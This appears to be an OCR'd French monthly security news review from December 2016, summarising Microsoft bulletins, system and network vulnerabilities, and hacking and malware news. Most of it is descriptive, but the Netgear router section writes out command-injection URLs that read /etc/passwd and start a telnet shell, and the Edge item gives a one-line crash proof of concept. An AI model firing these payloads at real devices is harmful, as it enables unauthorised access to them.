



Revue d'actualité

13/12/2016

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-142 Vulnérabilités dans Internet Explorer (7 CVE) [Exploitabilité 1,1,1,2,1,3,1]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - 4 x Corruptions de mémoire aboutissant à une exécution de code
  - 3 x Contournements ASLR (fuite d'information)
- Crédits:
  - John Page de ApparitionSec (?)
  - Kai Song de Tencent's Xuanwu LAB (CVE-2016-7196)
  - Liu Long de Qihoo 360 (CVE-2016-7198)
  - Masato Kinugawa de Cure53 (CVE-2016-7227, CVE-2016-7239)
  - Natalie Silvanovich de Google Project Zero (CVE-2016-7241)

MS16-129 Vulnérabilités dans Edge (17 CVE) [Exploitabilité 1,1,2,1,1,4,1,2,1,2,2,3,1,1,1,1,1]

- Affecte:
  - Windows 10
- Exploit:
  - 12 x Corruptions de mémoire aboutissant à une exécution de code
    - CVE-2016-7240 https://bugs.chromium.org/p/project-zero/issues/detail?id=948
    - var p = new Proxy(eval,{});p("");
  - 4 x Contournements ASLR (fuite d'information)
  - 1 x Usurpation du contenu d'un site web
    - https://www.cracking.com.ar/demos/junspoof/
- Crédits:
  - Abdulrahman Alqabandi (@qab) (CVE-2016-7204)
  - Kai Song de Tencent's Xuanwu LAB (CVE-2016-7195, CVE-2016-7196)
  - Liu Long de Qihoo 360 (CVE-2016-7198)
  - Masato Kinugawa de Cure53 (CVE-2016-7227, CVE-2016-7239)
  - Microsoft ChakraCore Team (CVE-2016-7208)
  - Natalie Silvanovich de Google Project Zero (CVE-2016-7200, CVE-2016-7201, CVE-2016-7202, CVE-2016-7203, CVE-2016-7240, CVE-2016-7241)
  - Nicolas Joly de MSRCE UK (CVE-2016-7243)
  - Qixun Zhao de Qihoo 360 Skyeye Labs (CVE-2016-7200, CVE-2016-7242)
  - Scott Bell de Security-Assessment.com (CVE-2016-7202)
  - bee13oy de CloverSec Labs par Trend Micro's Zero Day Initiative (ZDI) (CVE-2016-7202)

Dont 8 communes avec IE:

- CVE-2016-7195
- CVE-2016-7196
- CVE-2016-7198
- CVE-2016-7199
- CVE-2016-7227
- CVE-2016-7239
- CVE-2016-7241

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-130 Vulnérabilités diverses (3 CVE) [Exploitabilité 2,1,2]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Elévation de privilèges depuis le planificateur de tâches en cas de chemin UNC \\machine\\partage...
  - Exécution de code lors du traitement d'une image dans une page web ou un email
- Crédits:
  - Aral Yaman de Noser Engineering AG (CVE-2016-7212)
  - Shanti Lindström Individual (CVE-2016-7222)
  - Takashi Yoshikawa de Mitsui Bussan Secure Directions, Inc. (CVE-2016-7221)

MS16-131 Vulnérabilité dans Direct Show (1 CVE) [Exploitabilité 2]

- Affecte:
- Windows (toutes versions supportées)
- Exploit:
  - Exécution de code lors du traitement d'une vidéo par Direct Show (msvidctl.dll)
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-132 Vulnérabilité dans Windows Animation Manager (4 CVE) [Exploitabilité 1,2,1,2]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Exécutions de code lors du traitement d'une animation dans une page web (ATMFD.dll)
  - Code d'exploitation : http://www.security-assessment.com/files/documents/advisory/ie_animation_manager_uaf.pdf
- Crédits:
  - Bing Sun de Intel Security Group (?)
  - Hossein Lotfi, Secunia Research at Flexera Software (CVE-2016-7210)
  - Kijong Son de KrCERT/CC in Korean Internet & Security Agency (KISA) (CVE-2016-7256)
  - Liu Long de Qihoo 360 (CVE-2016-7217)
  - Scott Bell de Security-Assessment.comKai Song de Tencent's Xuanwu LAB (CVE-2016-7205)

MS16-133 Vulnérabilité dans Office (12 CVE) [Exploitabilité 1,2,2,1,2,2,2,2,2,2,3,1]

- Affecte:
  - Office 2007, 2010, 2013, 2013RT, 2016, Mac 2011 et 2016
  - Sharepoint 2010, 2013
- Exploit:
  - Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Office
  - Bulletin révisé afin d'inclure Office pour Mac
- Crédits:
  - Dmitri Kaslov, Independent Security Researcher (CVE-2016-7244)
  - Haifei Li de Intel Security (CVE-2016-7245, CVE-2016-7213, CVE-2016-7228, CVE-2016-7229, CVE-2016-7231)
  - Rocco Calvi de Source Incite par VeriSign iDefense Labs (CVE-2016-7232, CVE-2016-7233, CVE-2016-7234, CVE-2016-7235)
  - Steven Seeley de Source Incite par VeriSign iDefense Labs (CVE-2016-7232, CVE-2016-7233, CVE-2016-7234, CVE-2016-7235, CVE-2016-7236)
  - Steven Vittitoe de Google Project Zero (CVE-2016-7230)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-134 Vulnérabilités dans le pilote de gestion des logs / CLFS (10 CVE) [Exploitabilité 2,2,2,2,2,2,2,2,2,2]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Élévations de privilèges depuis le pilote de gestion des logs
- Crédits:
  - Daniel King, KeenLab, Tencent (CVE-2016-0026, CVE-2016-3334, CVE-2016-7184)
  - Peter Hlavaty (@zer0mem), KeenLab, Tencent (CVE-2016-3332, CVE-2016-3333, CVE-2016-3334, CVE-2016-3335, CVE-2016-3338, CVE-2016-3340, CVE-2016-3342, CVE-2016-3343)

MS16-135 Vulnérabilités Noyau win32k (5 CVE) [Exploitabilité 2,1,2,1,1]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Élévations de privilèges
  - CVE-2016-7255 https://www.exploit-db.com/exploits/40823/ , cf. revue de novembre
- Crédits:
  - Anonymous par Trend Micro's Zero Day Initiative (ZDI) (CVE-2016-7246)
  - Billy Leonard de Google's Threat Analysis Group (CVE-2016-7255)
  - Brooks Li de Trend Micro (CVE-2016-7255)
  - Feike Hacquebord, de Trend Micro (CVE-2016-7255)
  - Neel Mehta de Google's Threat Analysis Group (CVE-2016-7255)
  - Peter Hlavaty (@zer0mem), KeenLab, Tencent (CVE-2016-7214, CVE-2016-7218)
  - Peter Pi de Trend Micro (CVE-2016-7255)
  - bee13oy de CloverSec Labs par Trend Micro's Zero Day Initiative (ZDI) (CVE-2016-7215)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-136 Vulnérabilité dans SQL Serveur (6 CVE) [Exploitabilité 3,2,3,3,3,2]

- Affecte:
  - SQL Server 2012 SP2, SP3, 2014 SP1, SP2, et 2016
- Exploit:
  - Exécutions de code authentifié
  - Injection de Javascript dans le gestionnaire de données Master Data Services (XSS)
- Crédits:
  - Scott Sutherland de netSPI (CVE-2016-7250)

MS16-137 Vulnérabilité dans LSASS (3 CVE) [Exploitabilité 2,3,2]

- Affecte:
  - Windows (toutes versions supportées)
  - Remplace KB3185330, KB3185331, KB3185332, KB3192440, KB3192441, KB3194798
- Exploit:
  - Contournement ASLR (fuite d'information)
  - Déni de service à distance sur LSASS
    - CVE-2016-7237 https://g-laurent.blogspot.fr/2016/11/ms16-137-lsass-remote-memory-corruption.html
  - Elévation de privilèges en récupérant le mot de passe d'un utilisateur lors du changement en NTLM
- Crédits:
  - Laurent Gaffie (CVE-2016-7237) 

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-138 Vulnérabilité dans le pilote des disques virtuels (4 CVE) [Exploitabilité 2,2,2,2]

- Affecte:
  - Windows 8.1, 10, 2012, 2016
  - Remplace KB3185331, KB3185332, KB3192440, KB3192441, KB3194798
- Exploit:
  - Élévations de privilèges sur le pilote des disques virtuels et ISO
    - CVE-2016-7225 https://www.exploit-db.com/exploits/40764/
    - CVE-2016-7224 https://www.exploit-db.com/exploits/40765/
    - CVE-2016-7216 https://www.exploit-db.com/exploits/40766/
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2016-7223, CVE-2016-7224, CVE-2016-7225, CVE-2016-7226)

MS16-139 Vulnérabilités Noyau (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportées)
  - Remplace KB3184122, KB3185330, KB3185330, KB3191256
- Exploit:
  - Elévation de privilèges locale
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2016-7216)
  - Mateusz Jurczyk de Google Project Zero (CVE-2016-7216)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-140 Security Update for Boot Manager (1 CVE) [Exploitabilité 1]

- Affecte:
  - Windows 8.1, 10, 2012, 2016
- Exploit:
  - Elévation de privilèges locale par le contournement de Secure Boot (policy) et l'injection d'un programme signé en test
    - Panne des serveurs Lenovo après mise à jour (il faut installer la mise j à jour UEFI avant)
    - Le remplacement de la carte mère ne règle pas le problème
- Crédits:
  - ?

MS16-141 Vulnérabilité dans Adobe Flash Player (9 CVE) [Exploitabilité 2,2,2,2,2,2,2,2,2]


- Affecte:
  - Windows 8.1, 10, 2012, 2016
  - Remplace MS16-128, KB3201860
- Exploit:
  - Exécutions de code à l’ouverture d’une page web contenant un Flash
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**



Failles / Bulletins / Advisories

Microsoft - Advisories et Révisions

Aucune publication ce mois-ci


- Vx.x


Failles / Bulletins / Advisories

Système (principales failles)

Contourner Bitlocker sur Windows 10 grâce aux mises à jour et Shift+F10

- Si la saisie du code PIN est désactivée





Failles / Bulletins / Advisories

Microsoft - Autre

Powershell devient le shell par défaut en remplacement de cmd.exe

http://www.theregister.co.uk/2016/11/18/windows_cmdexe_deposed_by_powershell/

Windows, un compilateur Python 2.7 pour Visual Studio

https://www.microsoft.com/en-us/download/details.aspx?id=44266

Le CERT US : Windows 10 a besoin d'EMET

- Alors que Microsoft a annoncé la fin du support d'EMET, cf. revue 2016-11-08

  https://insights.sei.cmu.edu/cert/2016/11/windows-10-cannot-protect-insecure-applications-like-emet-can.html

Microsoft envoie la télémétrie de Windows 10 à FireEye !!?

- Non, juste une méprise suite à une annonce de partenariat entre les deux éditeurs

  http://lodtech.com/microsoft-says-not-sharing-windows-10-telemetry-data-anyone/

Les bulletins Microsoft accessibles en REST

https://twitter.com/JohnLaTwC/status/796878831432781824/photo/1

- Un exemple de requête REST :

  https://gist.github.com/anonymous/f7675241b7f3af1926bd23151497ebbf

Failles / Bulletins / Advisories

Microsoft - Autre

Les détails du support de Windows 10

Milestone	v 1507	v 1511	v 1607	v 1703	v 1710	v 1803	v 1810
CB	Jul-15	Nov-15	Aug-16	Mar-17	Oct-17	Mar-18	Oct-18
CBB		Apr-16	Nov-16	Jul-17	Feb-18	Jul-18	Feb-19
EoS	Mar-17	Sep-17	Apr-18	Sep-18	Apr-19		

http://www.computerworld.com/article/3147381/microsoft-windows/enterprises-face-windows-10-support-deadlines-as-service-model-kicks-into-gear.html

SSH ouvert sur Windows 10 en activant le mode développeur

- Version Unix d'OpenSSH

https://msdn.microsoft.com/en-us/windows/uwp/get-started/enable-your-device-for-development

Microsoft Windows Media Center "ehshell.exe" XML External Entity

- Récupération de fichier voire même exécution mais l'utilisateur doit valider

http://seclists.org/fulldisclosure/2016/Dec/11

Microsoft MSINFO32.EXE ".NFO" Files XML External Entity

- Pareil

http://seclists.org/fulldisclosure/2016/Dec/14

Failles / Bulletins / Advisories

Système (principales failles)

VMware, évasion de la machine virtuelle et exécution de code sur l'hyperviseur

- Uniquement sur Workstation, Player et Fusion
- En détournant le Drag&Drop et le Copier/Coller

http://www.vmware.com/security/advisories/VMSA-2016-0019.html

Microsoft Remote Desktop Client pour Mac

- Exécution de code en cas de clic sur un lien

https://cxsecurity.com/issue/WLB-2016120050

Linux AF_PACKET

- Exécution de code dans le noyau

http://www.openwall.com/lists/oss-security/2016/12/06/1

Linux Cryptsetup

- Shell root en appuyer plusieurs fois une [Entrée] au prompt du mot de passe
- Ne déchiffre pas le disque mais permet d’injecter un bootkit

http://hmarco.org/bugs/CVE-2016-4484/CVE-2016-4484_cryptsetup_initrd_shell.html

Failles / Bulletins / Advisories

Système (principales failles)

Webmail RoundCube 1.2.2

- En cas d'utilisation de php:mail() avec sendmail
- Le 5eme paramètre de l'appel à php:mail() est passé en paramètre à sendmail : "-f$from"
- Identifié par analyse statique du code

https://blog.ripstech.com/2016/roundcube-command-execution-via-email/

Failles / Bulletins / Advisories

Réseau (principales failles)

Routeur SOHO Netgear R6400, R7000, R8000

- Injection de commande à distance sans authentification
- La pire de toutes les vulnérabilités déjà listées ?

```
http://1.2.3.4/;cat$IFS/etc/passwd
http://1.2.3.4/;telnetd$IFS-p$IFS'45'
```

https://www.exploit-db.com/exploits/40889/

BlackNurse / ICMP Destination port unreachable

- Saturation des ressources du firewall, allant jusqu'au déni de service
- A partir de 50 000 paquets par secondes, des équipements tombent en panne :
  - Certains modèles de Cisco ASA, Paloalto, Fortinet...

http://soc.tdc.dk/blacknurse/blacknurse.pdf

Failles / Bulletins / Advisories

Apple, Google, Facebook...

Apple iOS / Mac OSX, exécution de code à l'ouverture d'une image JPEG (cf. revue du 2016-11-08)

- Touche la librairie CoreGraphics (CVE-2016-4673)
- Publication d'un exemple d'exécution de code à partir d'un PDF
  https://marcograss.github.io/security/apple/cve/macos/ios/2016/11/21/cve-2016-4673-apple-coregraphics.html

iOS, Contourner :

- Le verrouillage distant
  http://seclists.org/fulldisclosure/2016/Dec/0
  https://www.youtube.com/watch?v=yygvBJBFy4s
- L'activation iCloud, avec un SSID long et la pochette aimanté Smart Case
  http://www.hemanthjoseph.com/2016/11/how-i-bypassed-apples-most-secure-find.html

Le chiffrement dans Android N a six an de retard sur Apple

- D'après M. Green
  https://blog.cryptographyengineering.com/2016/11/24/android-n-encryption/

Contourner de Device Guard sur Lenovo

- Appels à System Management Mode (SMM*) depuis le système (si root/admin)
- modification de conf UEFI, comme l'ordre de démarrage des périphériques.
  https://support.lenovo.com/fr/en/product_security/len_8327

Failles / Bulletins / Advisories

Apple, Google, Facebook...

Après IBM, c'est au tour de Price Waterhouse Coopers de découvrir le full disclosure

- Vulnérabilités critiques sur l'outil de sécurisation pour SAP: Automated Controls Evaluator (ACE)
- Possibilité de modifier les comptes des clients
- Comportement de PwC peu respectable :

1. 19.08.2016 PwC contacted
2. 22.08.2016 Meeting with PwC, informed them about the impact and the details of the vulnerability and responsible disclosure
3. 05.09.2016 Asked PwC about updates and whether a patch is available
4. 13.09.2016 **Received a Cease** & **Desist** letter from PwC lawyers

http://seclists.org/fulldisclosure/2016/Dec/33

Exécution de commandes dans RedStar OS

- Système d'exploitation Nord-Coréen
- Difficulté : 0 ⇒ Passage de commande dans un lien "mailto"

https://www.myhackerhouse.com/redstar-os-3-0-remote-arbitrary-command-injection/

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Hack 0.1, le phreaking existe toujours !

- Prise de contrôle du standard téléphonique de la mairie de Saint-Malo
- Appels téléphoniques pour 80 000 €

https://www.undernews.fr/hacking-hacktivisme/phreaking-une-facture-de-80-000-euros-pour-la-mairie-de-saint-malo.html

Hack 0.1, exécuter du code avec LaTeX

https://scumjr.github.io/2016/11/28/pwning-coworkers-thanks-to-latex/


Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Rançongiciel, nouveau moyen de propagation : Facebook Messenger

- Contournement du filtre d'extension Facebook
- Envoie d'une image SVG contenant du Javascript obfusqué
- Puis demande à télécharger un plugin Chrome

https://bartblaze.blogspot.fr/2016/11/nemucod-downloader-spreading-via.html



Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Facebook Chat, images JPEG transformées en HTA

- Nommé "ImageGate" par Checkpoint pour faire le buzz
- Aucune information technique
  - Peut-être un fichier Polyglotte ?

https://www.nolimitsecu.fr/ange-albertini-funky-file-formats/

http://blog.checkpoint.com/2016/11/24/imagegate-check-point-uncovers-new-method-distributing-malware-images/

Contourner les Content Security Policy / CSP avec une image JPEG polyglotte

http://blog.portswigger.net/2016/12/bypassing-csp-using-polyglot-jpegs.html

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Apple iPhone, technique non triviale pour dumper SecureROM

- Trouver une vulnérabilité dans SecureROM rend l'équipement vulnérable à vie

  http://ramtin-amin.fr/#nvmedma

Un vers qui éteint les ampoules Philips

- Une ampoule infectée peut en infecter une autre jusqu'à 400m
- Exploitation d'une faille de ZigBee et extraction d'une clef maitre, commune à toutes les ampoules

  http://www.01net.com/actualites/ils-ont-cree-un-ver-informatique-capable-d-eteindre-toutes-les-ampoules-philips-1058072.html

AirGap à base de SSID WiFi

- Plutôt amusant que vraiment utile

  http://www.labofapenetrationtester.com/2016/11/exfiltration-of-user-credentials-using-wlan-ssid.html

Piratages, Malwares, spam, fraudes et DDoS

